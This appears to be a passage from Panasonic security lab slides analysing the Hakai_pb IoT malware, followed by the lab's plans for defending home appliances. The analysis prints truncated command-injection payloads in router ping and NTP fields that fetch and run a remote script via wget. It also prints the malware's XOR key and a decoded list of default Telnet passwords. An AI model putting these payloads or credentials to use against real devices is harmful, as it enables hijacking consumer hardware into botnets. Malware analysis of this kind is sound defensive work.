  result = gpon8080_scanner(v5);
}
return result;
```

```
r\n
WebPageName=diag&diag_action=ping&wan_conlist=0&dest_host= busybox+wget+http://15
sh+-O+/tmp/gaf;sh+/tmp/gaf`&ipv=0");
```

```
":u=\"urn:dslforum-org:service:Time:1\">   <NewNTPServer1>`cd /tmp;wget http://159
"h;sh messiahbins.sh`</NewNTPServer1>   <NewNTPServer2></NewNTPServer2>   <NewNTPSe
" <NewNTPServer4></NewNTPServer4>   <NewNTPServer5></NewNTPServer5>   </u:SetNTPServ
"OAP-ENV:Envelope>");
```

IoT Malware Analysis - Hakai_pb

- Encrypts password list used during Telnet scan
  - XOR Key "DEDEFFBA"

```
table_key        DCD 0xDEDEFFBA
```

- C&C Server
  - IP addresses from US and Brazil

Country
US United States
BR Brazil
BR Brazil
BR Brazil
BR Brazil

- DoS
  - CRASH: RTCP(Real-time Transport Control Protocol)
  - CRUSH: junk message
  - SMITE: Reflection attack
  - Etc.

- ARM

```
decode_str("7**1")              root
decode_str("$!(,+")             admin
decode_str("twvq")              1234
decode_str("5$66")              pass
decode_str("=&vptt")            xc3511
decode_str("3,?=3")             vizxv
decode_str("$+16)4")            antslq
decode_str("tuut&-,+")          1001chin
decode_str("twvqps")            123456
decode_str("06 7")              user
decode_str("6055*71")           support
decode_str("! #$0)1")           default
decode_str("!$ (*+")            daemon
decode_str("$+.*")              anko
decode_str("-0+1prp|")          hunt5759
decode_str("twvqtwvq")          12341234
decode_str("11+ 1")             ttnet
decode_str("?)==k")             zlxx.
decode_str("twvqp")             12345
decode_str("$40$7,*")           aquario
decode_str("'$'<")              baby
decode_str("170 ")              true
decode_str("&-$+\" ( ")         changeme
decode_str("twvtwv")            123123
decode_str("wsut-=")            2601hx
decode_str("1u1$)&u+17u)qdE")   t0talc0ntr0l4!
decode_str(",5&$(")             ipcam
decode_str("71pvpu")            rt5350
```

Next Steps

Resolutions to the Current Challenges

Evolving Cyber Attack Methods	Real time observation / analysis of latest attacks
Attacks Targeting Specific Products	Observations using Panasonic home electronics
Increasing number of IoT Malware	Behavior analysis specialized for IoT malware
Cost of Product Security	Efficiency and cost effectiveness through auto-processing

Future Vision - Strengthen B2C Security

Panasonic IoT Threat Intelligence Platform Concept

products that are resilient to malware

- Efficient and effective security testing
- Feedback to product developers
- Automatic product security updates

Vision to share IoT device defense technologies / knowledge to other companies
Lead the industry for IoT home appliance security

Panasonic
PSIRT

Panasonic
Cyber Security Lab